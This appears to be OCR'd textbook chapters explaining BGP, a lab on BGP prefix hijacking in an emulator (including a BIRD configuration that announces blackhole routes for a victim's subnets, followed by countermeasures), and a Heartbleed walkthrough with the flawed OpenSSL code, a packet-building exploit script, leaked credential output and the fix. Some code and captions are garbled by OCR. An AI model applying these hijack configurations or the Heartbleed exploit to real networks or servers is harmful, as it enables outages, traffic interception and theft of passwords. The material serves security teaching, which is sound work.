
Border Gateway Protocol

Border Gateway Protocol (BGP) is the postal service of the Internet. When someone drops a letter into a mailbox, the Postal Service processes that piece of mail and chooses a fast, efficient route to deliver that letter to its recipient. Similarly, when someone submits data via the Internet, BGP is responsible for looking at all of the available paths that data could travel and picking the best route, which usually means hopping between autonomous systems.

BGP is the protocol that makes the Internet work by enabling data routing. When a user in Singapore loads a website with origin servers in Argentina, BGP is the protocol that enables that communication to happen quickly and efficiently.

An autonomous system

The Internet is a network of networks. It is broken up into hundreds of thousands of smaller networks known as autonomous systems (ASes). Each of these networks is essentially a large pool of routers run by a single organization.



If we continue to think of BGP as the Postal Service of the Internet, ASes are like individual post office branches. A town may have hundreds of mailboxes, but the mail in those boxes must go through the local postal branch before being routed to another destination. The internal routers within an AS are like mailboxes. They forward their outbound transmissions to the AS, which then uses BGP routing to get these transmissions to their destinations.

BGP Simplified

The diagram above illustrates a simplified version of BGP. In this version there are only six ASes on the Internet. If AS1 needs to route a packet to AS3, it has two different options:

Hopping to AS2 and then to AS3:

AS2 → AS3

Or hopping to AS6, then to AS5, AS4, and finally to AS3:

AS6 → AS5 → AS4 → AS3

In this simplified model, the decision seems straightforward. The AS2 route requires fewer hops than the AS6 route, and therefore it is the quickest, most efficient route. Now imagine that there are hundreds of thousands of ASes and that hop count is only one part of a complex route selection algorithm. That is the reality of BGP routing on the Internet.

The structure of the Internet is constantly changing, with new systems popping up and existing systems becoming unavailable. Because of this, every AS must be kept up to date with information regarding new routes as well as obsolete routes. This is done through peering sessions where each AS connects to neighboring ASes with a TCP/IP connection for the purpose of sharing routing information. Using this information, each AS is equipped to properly route outbound data transmissions coming from within.

Here is where part of our analogy falls apart. Unlike post office branches, autonomous systems are not all part of the same organization. In fact, they often belong to competing businesses. For this reason, BGP routes sometimes take business considerations into account. ASes often charge each other to carry traffic across their networks, and the price of access can be factored into which route is ultimately selected.

ASes typically belong to Internet service providers (ISPs) or other large organizations, such as tech companies, universities, government agencies, and scientific institutions. Each AS wishing to exchange routing information must have a registered autonomous system number (ASN). Internet Assigned Numbers Authority (IANA) assigns ASNs to Regional Internet Registries (RIRs), which then assigns them to ISPs and networks. ASNs are 16 bit numbers between one and 65534 and 32 bit numbers between 131072 and 4294967294. As of 2018, there are approximately 64,000 ASNs in use worldwide. These ASNs are only required for external BGP.

Routes are exchanged and traffic is transmitted over the Internet using external BGP (eBGP). Autonomous systems can also use an internal version of BGP to route through their internal networks, which is known as internal BGP (iBGP). It should be noted that using internal BGP is NOT a requirement for using external BGP. Autonomous systems can choose from a number of internal protocols to connect the routers on their internal network.

External BGP is like international shipping. There are certain standards and guidelines that need to be followed when shipping a piece of mail internationally. Once that piece of mail reaches its destination country, it has to go through the destination country’s local mail service to reach its final destination. Each country has its own internal mail service that does not necessarily follow the same guidelines as those of other countries. Similarly, each autonomous system can have its own internal routing protocol for routing data within its own network.

BGP attributes

Overall, BGP tries to find the most efficient path for network traffic. But as noted above, hop count is not the only factor BGP routers use for finding those paths. BGP assigns attributes to each path, and these attributes help routers select a path when there are multiple options. Many routers allow administrators to customize attributes for more granular control over how traffic flows on their networks. Some examples of BGP attributes are:

Weight: A Cisco-proprietary attribute, this tells a router which local paths are preferred.

Local preference: This tells a router which outbound path to select.

Originate: This tells a router to choose routes it added to BGP itself.

AS path length: Similar to the example diagram above, this attribute tells a router to prefer shorter paths.

There are several other BGP attributes as well. All these attributes are ordered by priority for BGP routers — so that, for example, a BGP router first checks to see which route has the highest weight, then checks local preference, then checks to see if the router originated the route, and so on. (So, if all routes received have an equal weight, the router selects a path based on local preference instead.)

BGP flaws and how to address them

In 2004, a Turkish ISP called TTNet accidentally advertised incorrect BGP routes to its neighbors. These routes claimed that TTNet itself was the best destination for all traffic on the Internet. As these routes spread further and further to more autonomous systems, a massive disruption occurred, creating a one-day crisis where many people across the world were not able to access some or all of the Internet.

Similarly, in 2008, a Pakistani ISP attempted to use a BGP route to block Pakistani users from visiting YouTube. The ISP then accidentally advertised these routes with its neighboring ASes and the route quickly spread across the Internet’s BGP network. This route sent users trying to access YouTube to a dead end, which resulted in YouTube’s being inaccessible for several hours.

Another incident along these lines occurred in June 2019, when a small company in Pennsylvania became the preferred path for routes through Verizon's network, causing much of the Internet to become unavailable to users for several hours.

These are examples of a practice called BGP hijacking, which does not always happen accidentally. In April 2018, attackers deliberately created bad BGP routes to redirect traffic that was meant for Amazon’s DNS service. The attackers were able to steal over $100,000 worth of cryptocurrency by redirecting the traffic to themselves.

BGP hijacking can be used for several kinds of attacks:

Phishing and social engineering through re-routing users to fake websites

Denial-of-service (DoS) through traffic blackholing or redirection

On-path attacks to modify exchanged data, and subvert reputation-based filtering systems

Impersonation attacks to eavesdrop on communications

Incidents like these can happen because the route-sharing function of BGP relies on trust, and autonomous systems implicitly trust the routes that are shared with them. When peers announce incorrect route information (intentionally or not), traffic goes where it is not supposed to, potentially with malicious results.

BGP Hijacking Mechanism

BGP does not have a built-in security mechanism, so there is no mechanism to verify the authenticity of the data exchanged among the peers. There is no efficient way to verify whether a route advertisement or withdrawal is legitimate or spoofed. The most common and severe BGP attack is called BGP hijacking, also known as IP prefix hijacking, prefix hijacking, and IP hijacking. It can hijack a network prefix, causing the traffic to the target prefix to be rerouted, and eventually dropped. This type of attack occurs quite frequently on the Internet. Although most of them are due to router misconfiguration, it does indicate how vulnerable the BGP protocol is.

Routing Rule: Longest Match Before talking about how the prefix hijacking works, we need to understand routing a little bit more. When two prefixes in the routing table overlaps, and a destination matches both prefixes, which one will be selected? Let us figure this out using an experiment. We will go to AS-150's host (10.150.0.71), ping 10.164.0.71. Using the map, we can visualize the ICMP traffic, so we can see the packet trace. Now we go to AS-150's BGP router, and check its routing table. We see one entry to the 10.164.0.0/24 network. We add a new routing entry to the 10.164.0.0/25 network, which is a subnet of 10.164.0.0/24. The destination 10.164.0.71 belongs to both networks, so it matches both routing entries. Which entry will be used?

```
// On AS-150's BGP router
# ip route | grep 10.164
10.164.0.0/24 via 10.100.0.2 dev ix100 proto bird metric 32
// Add a new route
# ip route add 10.164.0.0/25 via 10.100.0.3
# ip route | grep 10.164
10.164.0.0/25 via 10.100.0.3 dev ix100
10.164.0.0/24 via 10.100.0.2 dev ix100 proto bird metric 32
```

We can see that before the new route is added, the ICMP traffic to 10.164.0.71 goes through the AS-2 autonomous system, because the next-hop router is 10.100.0.2, which belongs to AS-2. Immediately after the route is added, we can see that the traffic gets re-routed, and it now goes through 10.100.0.3, which belongs to AS-3.

Although 10.164.0.71 matches with both prefixes in the routing table, one prefix (10.164.0.0/25) has 25 bits, while the other (10.164.0.0/24) has 24 bits. Routers choose the longer match, i.e., the more specific route is selected.

From this experiment, we can see if we can add an entry with a more specific prefix, we can affect router's decisions. The experiments only shows that the routing is partially affected,

because the final destination is still the same. This is because we have only affected one router.

If we can add such a routing entry to many BGP routers, we may be able to completely change

the routing path. That is exactly the objective of of the BGP prefix hijacking attack.

IP Prefix Hijacking

We will use AS-164 as our attack target. We know that this autonomous system has advertised the prefix 10.164.0.0/24 (P) to the entire Internet, so every BGP router has an entry in its routing table for this destination. The prefixes 10.164.0.0/25 (A) and 10.164.0.128/25 (B) are two subnets of P, but jointly, A and B cover the entire address space of P. This can be seen from the following where we use the binary notation to represent the last octet in the IP prefix (* means it can be 0 or 1).

10.164.0.0/24 covers 10.164.0.******** →The target prefix

10.164.0.0/25 covers 10.164.0.0*******

10.164.0.128/25 covers 10.164.0.1*******

If A and B are also in the routing table along with P, any IP address in the 10.164.0.0/24 address space will match either A or B, as well as P, but A or B will be picked over P, because the length of their prefixes has 25 bits, longer than P's 24 bits.

The question is how to get A and B into every BGP router. That is quite simple. Attackers just need to advertise A and B to the entire Internet from a BGP router, telling everybody that their autonomous system is the origin of these two prefixes, so packets to these networks should be routed towards them.

Let us give it a try on the Emulator. We choose AS-150 as the malicious autonomous system, and choose AS-164 as the target. Our job is to hijack the 10.164.0.0/24 network prefix owned by AS-164. We add the following entry to the BIRD configuration file on AS-150's BGP router. We need to run "birdc configure" to load the updated configuration file to the BIRD daemon.

```
protocol static hijacks {
ipv4 { table t_bgp; };
route 10.164.0.0/25 blackhole {
bgp_large_community.add(LOCAL_COMM);
};
route 10.164.0.128/25 blackhole {
```

```
bgp_large_community.add(LOCAL_COMM);
};
}
```

This will add two static routes to the BGP routing table. The action blackhole means that once a packet to these destination reaches this BGP router, it will be dropped, instead of being routed. AS-150's BGP router will advertise these two routes to its peers, and eventually the route advertisement will reach every BGP router on the Internet (Emulator). We can pick a BGP router, and check its BGP routing table and kernel routing table, we will see both of them:

```
// On AS-170
# birdc show route all 10.164.0.0/24
10.164.0.0/24 unicast [u_as3 13:26:41.574] * (100) [AS164i]
via 10.105.0.3 on ix105
BGP.as_path: 3 12 164
BGP.next_hop: 10.105.0.3
# birdc show route all 10.164.0.0/25
10.164.0.0/25 unicast [u_as3 13:37:00.597] * (100) [AS150i]
via 10.105.0.3 on ix105
BGP.as_path: 3 150
BGP.next_hop: 10.105.0.3
# birdc show route all 10.164.0.128/25
10.164.0.128/25 unicast [u_as3 13:37:00.597] * (100) [AS150i]
via 10.105.0.3 on ix105
BGP.as_path: 3 150
BGP.next_hop: 10.105.0.3
```

From the results, we can see that the original AS path of 10.164.0.0/24 is "3 12 164", while the AS paths of the forged ones are "3 150", which leads to the attacker's autonomous system. In all these paths, the next-hop is the same, which is a router (10.105.0.3) in AS-3, but, once packets reach this router, they will be routed towards AS-150, instead of the original destination AS-164. Let us take a look at the routing table on this router.

```
// On 10.105.0.3
# ip route | grep 10.164
10.164.0.0/24 via 10.3.2.254 dev net_103_105 proto bird metric 32
10.164.0.0/25 via 10.3.1.254 dev net_100_105 proto bird metric 32
10.164.0.128/25 via 10.3.1.254 dev net_100_105 proto bird metric 32
```

We can see that the router used for the original prefix (the first one) is different from the one used for the forged prefixes (the second and third ones). Since the forged prefixes will always be picked over the original one, packets towards 10.164.0.0/24 will be routed to

10.3.1.254. If we take a look at the routing table on this router, we will see the following, which clearly indicates that the packets will be routed to 10.100.0.150, which is the BGP router belonging to AS-150, the attacker's autonomous system. From there, the packets will be dropped due to the blackhole action in the configuration.

```
// On 10.3.1.254
# ip route | grep 10.164 10.164.0.0/24 via 10.3.0.253 dev net_100_103 proto bird metric 32
10.164.0.0/25 via 10.100.0.150 dev ix100 proto bird metric 32
10.164.0.128/25 via 10.100.0.150 dev ix100 proto bird metric 32
```

Using the map. The impact of the attack can be visualized using the Emulator map (see § 27.4.1). We set the filter to "icmp && dst 10.164.0.71" on the map to visualize packet trace. Before launching the attack, we ping 10.164.0.71 from a host machine in one of the ASes. We can see the packet trace towards the destination. After the attack is launched, we will see that the packets are immediately rerouted to AS-150, and the ping program will no longer get any reply back. The prefix 10.164.0.0/24 is completely hijacked.

Fighting Back

On Sunday, 24 February 2008, after receiving a censorship order from the government to block YouTube (due to some materials posted on YouTube), Pakistan Telecom (AS17557) decides to block the access to YouTube's IP address, which includes several addresses in the 208.65.153.0/24 network space. The technique used in the blocking is the same as the IP prefix hijacking, i.e., AS17557 started to announce the prefix 208.65.153.0/24 to its peers.

These BGP announcements (BGP UPDATE messages) were supposed to be advertised only to the peers within Pakistan, but a mistake was made, so the UPDATE messages were advertised to one of the upstream peer, the Hong Kong-based PCCW Global (AS3491). AS3491 were supposed to catch this fake announcement, but it failed to do so, and forwarded the fake announcement to the rest of the Internet. This resulted in the hijacking of YouTube traffic on a global scale [RIPE NCC, 2008].

One of the prefixes announced by YouTube (AS36561) is 208.65.152.0/22. Since 208.65.153.0/24 is a more specific prefix inside the 208.65.152.0/22 address space,packets going to 208.65.153.0/24 will be routed to Pakistan, instead of to YouTube. Therefore, the prefix announced by Pakistan Telecom hijacked part of the YouTube's prefix. YouTube soon detected this, while trying to resolve the problem in the normal channel (contacting PCCW to correct the mistake), YouTube tried to reclaim its IP prefixes by announcing the same 208.65.153.0/24, but this did not completely solve the problem, because this prefix has the same length as the one advertised by Pakistan, so which path is picked is up to the path selection algorithm of each BGP router (the length of the AS path is one of the criteria). With this announcement, YouTube could get some of the traffic back, but not all YouTube corrected that by announcing two more prefixes:

208.65.153.128/25 and 208.65.153.0/25. These prefixes covers the entire 208.65.153.0/24 space and they are longer, so all the routers on the Internet started to route the traffic back to YouTube. Eventually, YouTube's contact with PCCW went through, PCCW withdrew the fake announcements, and the problem was fixed. Helping AS-164 fight back. We can emulate what YouTube did and help AS-164 to reclaim its network back during the attack. For each of the prefix advertised by the attacker, we will create two prefixes that are one bit longer than the one from the attacker.

\See the following:

10.164.0.0/25 covers 10.164.0.0******* →By attacker

10.164.0.0/26 covers 10.164.0.00******

10.164.0.64/26 covers 10.164.0.01******

10.164.0.128/25 covers 10.164.0.1******* →By attacker 1

0.164.0.128/26 covers 10.164.0.10******

10.164.0.192/26 covers 10.164.0.11******

We add these four prefixes to AS-164's BGP configuration file using the static protocol. The interface net0 is the one used by the BGP router to connect to AS-164's internal network.

```
protocol static {
ipv4 { table t_bgp; };
route 10.164.0.0/26 via "net0" {
bgp_large_community.add(LOCAL_COMM);
};
route 10.164.0.64/26 via "net0" {
bgp_large_community.add(LOCAL_COMM);
};
route 10.164.0.128/26 via "net0" {
bgp_large_community.add(LOCAL_COMM);
};
route 10.164.0.192/26 via "net0" {
bgp_large_community.add(LOCAL_COMM);
};
}
```

After reloading the configuration, and wait for a few seconds, we can see that the ping

program will now get responses, indicating that the packets are now reaching the real destination

10.164.0.71. We get our traffic back. If we go to any BGP router, we can see the following routing entries:

```
# ip route | grep 10.164
10.164.0.0/24 via 10.102.0.2 ... →The original route
10.164.0.0/25 via 10.102.0.2 ... →From the attacker
10.164.0.0/26 via 10.102.0.2 ... →Fighting back
10.164.0.64/26 via 10.102.0.2 ... →Fighting back
10.164.0.128/25 via 10.102.0.2 ... →From the attacker
10.164.0.128/26 via 10.102.0.2 ... →Fighting back
10.164.0.192/26 via 10.102.0.2 ... →Fighting back
```

Filtering Out Spoofed Advertisement

In the YouTube incident, the problem was eventually resolved when PCCW, the upstream service provider for Pakistan Telecom, withdrew the fake announcements. To emulate that, we can add a filter rule to AS-2's and AS-3's configuration (at IX-100, where they peer with AS-150), so when they import routes from AS-150, they only import the route to prefix 10.150.0.0/24. By doing so, the fake routes announced by AS-150 will not be accepted by AS-2 or AS-3; therefore, they will not be able to reach the Internet.

```
protocol bgp c_as150 {
ipv4 {
table t_bgp;
import filter {
bgp_large_community.add(CUSTOMER_COMM);
bgp_local_pref = 30;
if (net != 10.150.0.0/24) then reject; →The added rule
accept;
};
export all;
next hop self;
};
local 10.100.0.3 as 3;
neighbor 10.100.0.150 as 150;
}
```

Defending Against IP Prefix Hijacking

Defending against IP prefix hijacking is quite challenging. One defense is to use the filtering. As we have discussed in § 27.6.2, BGP speakers can conduct ingress and egress filtering. When an ISP's BGP speaker receives a prefix announcement from its peer, it can check whether the route is indeed owned by the peer. ISP can get the owner information for a prefix from the Internet Routing Registry

(IRR). How effective this mechanism is depends on whether the information from IRR is complete or not, and whether the ISP is conducting the filtering correctly. To make things worse, the topology of the ASes is quite complex and some peering relationship is private, making route verification much more complicated, if possible at all [Nordstrom and Dovrolis, ¨ 2004].

Instead of using a central database like IRR for route verification, we can also use cryptography to ensure that a route's authenticity. The can be done via Resource Public Key Infrastructure (RPKI), also known as Resource Certification. RPKI is a specialized public key infrastructure (PKI) framework. It enables an entity to verifiably assert that it is the legitimate holder of a set of IP addresses or a set of Autonomous System (AS) numbers [Lepinski and Kent, 2012].

The details of RPKI are beyond the scope of this chapter. Its specification is documented in a series of RFCs, RFC 6481, 6482, ..., to 6495. An open-source document project on RPKI can be found from https://rpki.readthedocs.io. It provides detailed documentation on RPKI. We recommend readers to get more information on RPKI from this site.

9. THE HEARTBLEED BUG AND ATTACK

The Heartbleed bug (CVE-2014-0160) is a severe implementation flaw in the widely used OpenSSL library. It enables attackers to steal data from a remote server. The stolen data may contain private information, such as user names, passwords, and credit card numbers. The vulnerable code fails to validate input when copying data from memory to an outgoing packet, causing arbitrary data from the memory to be leaked out. The affected OpenSSL versions are from 1.0.1 to 1.0.1f. In this chapter, we study the Heartbleed vulnerability, and see how it can be exploited. We set up an HTTPS server and show how the Heartbleed attack can be launched to steal sensitive information from the server.

The Heartbleed bug is an implementation flaw in OpenSSL's TLS/SSL heartbeat extension. The Transport Layer Security (TLS) and Secure Sockets Layer (SSL) protocols provide a secure channel between two communicating applications, so data transmitted in the channel are protected. OpenSSL is an open-source library that provides a robust, commercial-grade, and full-featured toolkit for the TLS/SSL protocol (OpenSSL Software Foundation, 2011). It is widely used on the Internet, and many secure web servers are built on top of OpenSSL.

Creating a secure channel is not cheap, because it involves expensive computations, such as public-key cryptography, symmetric key exchange, and so on. However, when a client and server are not sending data to each other for a period of time, either side or firewalls in between may break the channel. To solve this problem, TLS introduced an extension called Heartbeat (Segelmann et al., 2012), which provides a new protocol to implement the liveness feature of TLS. The protocol is actually quite simple: the sender sends a Heartbeat packet (called request) to the receiver. Inside the request packet, there is a payload, the actual content of which is not important. There is also a payload length field, which specifies the size of the payload. After receiving the packet, the receiver constructs a response packet and sends it back to the sender. The response packet should carry the same payload data as that in the request. This construction part is what eventually leads to the Heartbleed attack, so let us look at its details.




Figure 13.1: How the Heartbeat protocol copies the payload


Figure 13.1: How the Heartbeat protocol copies the payload The construction process is depicted in Figure 13.1. When a receiver gets a heartbeat request packet, it retrieves the payload length value from the packet, copies bytes of data to the response packet, starting from the beginning of the payload field in the request packet. The actual code for constructing the response packet is described below.

```
unsigned int payload; unsigned int padding = 16;
// Read from the type field. hbtype = *p++;
// Reads 16 bits from the payload field, and store the value // in the variable
payload.
n2s(p, payload);

p1 = p; // p1 now points to the beginning of the payload content.

if (hbtype == TLS1_HB_REQUEST)
{
    unsigned char *buffer, *bp;
    int r;

    // Allocate memory for the response packet;
    // 1 byte for message type, 2 bytes for payload length,
    // plus payload size and padding size.
    buffer = OPENSSL_malloc(1 + 2 + payload + padding);
    bp = buffer;

    // Set the response type and the payload length fields.
    *bp++ = TLS1_HB_RESPONSE;
    s2n(payload, bp);
    // Copy the data from the request packet to the response packet;
    // p1 points to the payload region in the request packet.
    memcpy(bp, p1, payload);
    bp += payload;

    // Add paddings.
    RAND_pseudo_bytes(bp, padding);

    // Code omitted: send out the response packet.
}
```

The code above basically moves the pointer to the payload length field of the request packet, retrieves the length and stores it in the variable payload (Line 1). The program then constructs a buffer for the response packet. As shown in Line 9, the size of the buffer is the sum of 1 (payload type), 2 (payload length), and some constants (for the fixed fields). Once everything is set up, the program copies the payload content from the request packet to this newly created buffer using memcpy() (Line 18). Let us pay attention to the memcpy(bp, p1, payload) statement, which copies payload bytes of data from the memory at p1 (the payload region in the request packet) to the buffer at bp (the payload region in the response packet).

The flaw. The response packet is intended to copy the payload from the original request packet, but the number of bytes copied is not decided by the actual payload size, but by the size declared by the sender. What will happen if the declared size is different from the actual size?

One of the common mistakes made in protocol implementation is that developers tend to assume that everybody follows the protocol. In the above implementation, the developer assumes that the declared payload size is exactly the same as the actual size. Unfortunately, attackers are usually those who tend not to follow protocols. It is actually very common and effective attacking strategy to deviate from a protocol and see how the other end responds to the condition. If the protocol implementation at the other end has never anticipated such a condition, it may handle the condition incorrectly and thus creates a potential vulnerability.



13.2 Launch the Heartbleed Attack

Figure 13.2: How the HeartBleed attack works

To launch a Heartbleed attack, an attacker sends a specially crafted Heartbeat request packet to the victim: inside the packet, the number put in the payload size field is larger than the actual payload size. Now let us look at what is going to happen next.

When the packet arrives at the receiver, the actual amount of memory allocated for the packet is decided by the actual size, not by the value in its payload size field (i.e., the declared payload size). Therefore, if the declared payload size is larger than the actual payload size, memcpy() will copy more data into the response packet than what is in the request packet. Where would the extra data come from? From Figure 13.2, we can see that memcpy() will go beyond the payload region of the request packet, and continue copying the data from the memory down to the response packet. The extracted memory may store sensitive information such as passwords, credit card numbers, or other user information. As a result, these data will be copied into the response packet, and be sent to the attacker. That is a problem. Essentially, by sending a Heartbeat request packet to a vulnerable remote server, attackers can dump the server's memory and steal sensitive information.

To gain a first-hand experience in an actual Heartbleed attack, we set up a web server, launch the Heartbleed attack on it, and see what secret data we can steal from the server. The attack can be conducted in our Ubuntu 12.04 virtual machine image. In our more recent VM images, the vulnerability has already been fixed.

Attack Environment and Setup

We can launch an attack using one or two VMs. To make it more realistic, we use two VMs: one for the attacker and the other for the victim (we can also put both parties in the same VM). Both VMs use our pre-built Ubuntu 12.04 image. The victim VM hosts a website, which can be any website using OpenSSL. In this attack, we use Easy-RSA, which is an open-source social network web application. We have configured the web application to use HTTPS, which uses the OpenSSL library. The version of the library in our VM has not been patched, so it still contains the Heartbleed bug.

For convenience, we use HTTPS://www.heartbleedlabelgg.com to refer to this website from the attacker machine. To do that, we need to modify the /etc/hosts file on the attacker machine. In our default setting, we map the www.heartbleedlabelgg.com domain name to the IP address 127.0.0.1, which is localhost. Namely, we will see the following entry in the /etc/hosts file:

127.0.0.1 www.heartbleedlabelgg.com

The above setup puts both attacker and victim on the same VM. In our experiment, we use two VMs by putting the attacker on a separate machine with the IP address 10.0.2.6. Hence, we change the above entry to the following:

10.0.2.6 www.heartbleedlabelgg.com

After the change, if we visit https://www.heartbleedlabelgg.com from the attacker machine, we should be able to see the Elgg website.

Launch an Attack

Writing a program to launch a Heartbleed attack from scratch is not very easy, because it requires a good understanding of the Heartbeat protocol. Fortunately, other people have already developed such programs, which we can use to gain a first-hand experience in Heartbleed attacks. The code that we use is called attack.py, which was originally written by Jared Stafford (Stafford, 2014). We made some small changes to the code for educational purposes.

The attack code constructs a Heartbeat request packet after having established a TLS connection with the target server. The request packet is a special type of the TLS record, so it starts with a TLS record header. The following code (from attack.py) shows how to build a benign Heartbeat packet.

Python

```
def build_heartbeat(tls_ver):
heartbeat = [
# TLS record header
0x18, # Content Type (0x18 means Heartbeat)
0x03, tls_ver, # TLS version
0x00, 0x29, # Length

# Heartbeat packet header
0x01, # Heartbeat Packet Type (0x01 means Request)
0x00, 0x16, # Declared payload length

# Payload content
0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
0x41, 0x41, 0x41, 0x41, 0x41, 0x42,
# Payload content ends 22 bytes

# Paddings: 16 bytes
```

```
0x45, 0x46, 0x47, 0x48, 0x49, 0x4a, 0x4b, 0x4c,
0x4d, 0x4e, 0x4f, 0x41, 0x42, 0x43, 0x44, 0x45,
# Paddings ends 16 bytes
return heartbeat
```

From the code snippet above, we can see that the TLS record's size is 0x0029 (not including the record header), which is the size of the payload in the TLS record. The payload consists of a Heartbeat request packet, which has its own header (3 bytes) payload (22 bytes), and paddings (16 bytes). Its code snippet shows that the length field (0x00, 0x16 (22)) is placed in the length field, which exactly matches with the actual length of the payload.

Let us play with the payload length field in the Heartbeat request header. We can directly change it in the program, but for convenience, we have modified the attack.py such that we can change the length field via a command line option. See the following command:

```
$ attack.py www.heartbleedlabelgg.com -l 0x0016
```

Using the above command, we can try different values. The value 0x0016 is the value that exactly matches with the actual payload, so we will not be able to get any additional data from the server. However, if we increase the value, we will start getting larger packets back. Since the attack.py program prints out the payload data contained in the response packet, we start to see the extra data returned by the server. If we increase the length value to 0x4000, which is 16K (much larger than the actual payload size (22 bytes)), we will get a lot of data from the server. See the following results.

```
$ attack.py www.heartbleedlabelgg.com -l 0x4000
.............3.2..E.D.......... .................................uage: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://www.heartbleedlabelgg.com/ Cookie: elggper4in4ncaA5fbDQourlala8? Connection: keep-alive G.J...............cation/x-www-form-urlencoded Content-Length: 100 ............ elgg_token=86547d4c46bcab41278de59902b8e24d&__elgg_ts=1491958356
\username=admin&password=seedadmin..........M8
```

In the above results, if we look carefully, we can find some interesting data returned from the server, such as the password (seedadmin) for admin. Apparently, the admin user has logged into the web server, so his/her user name and password are still in the memory. When the server constructs the Heartbeat response packet, due to the attack, the server ends up sending a lot of data from its memory to the attacker. What are actually sent back depends on what data are currently stored in the server's memory. If no user has logged into the server yet before the attack, there will not be much useful data stored in the memory. In our experiment, we emulate the reality by logging into the web server using several user accounts before launching the attack. One thing to note is that when running the attack for multiple times, what we get back may be different, because each request packet might be stored at a different memory address.

Fixing the Heartbleed Bug

Fixing the Heartbleed bug is not difficult. You can simply update your system's

OpenSSL library. The easiest way is to run the following two commands (for Ubuntu Linux):

```
$ sudo apt-get update $ sudo apt-get upgrade
```

The first command updates the list of available packages and their versions, including the OpenSSL libraries. However, this command does not install packages. The second command does the actual installation. Regarding how the OpenSSL library is fixed, the following code snippet shows where the modification is made:

```
C
hbtype = *p++;
n2s(p, payload);
if (1 + 2 + payload + 16 > s->s3->rrec.length)
    if (return 0; /* silently discard per REC 6520 sec. 4 */
    p = p; )
```

If we compare the above code with the vulnerable version shown earlier, we can see that an if statement is added. In this statement, s->s3->rrec.length is the total number of bytes in the request packet: this is the actual length, not the one declared in the request packet. The constant 1 is the size of the type field, 2 is the size of the length field, and 16 is the minimum padding length. This if statement basically compares whether the declared payload length plus a constant (19) is larger than the actual size of the request packet. If it is larger, the packet is discarded and there will be no reply. This way, if attackers send out a request packet with a larger declared length value, the packet will have no effect.

The Heartbleed vulnerability is caused by an implementation flaw in the widely used OpenSSL library. To exploit the vulnerability, an attacker sends a Heartbeat request packet to a target server. In the packet, the value put in the payload length field is larger than the actual size of the payload. When the server creates a response packet, it needs to copy the payload data from the request packet to the response packet. However, the OpenSSL library relies on the value in the length field to decide how many bytes to copy, instead of relying on the actual length of the payload. As a result, the server ends up copying more data than necessary from its memory to the response packet, leading to information leak. The flaw, discovered in 2014, has since been fixed, but there are still many vulnerable systems out there, because either they have not been patched, or they do not have a mechanism to get patched.

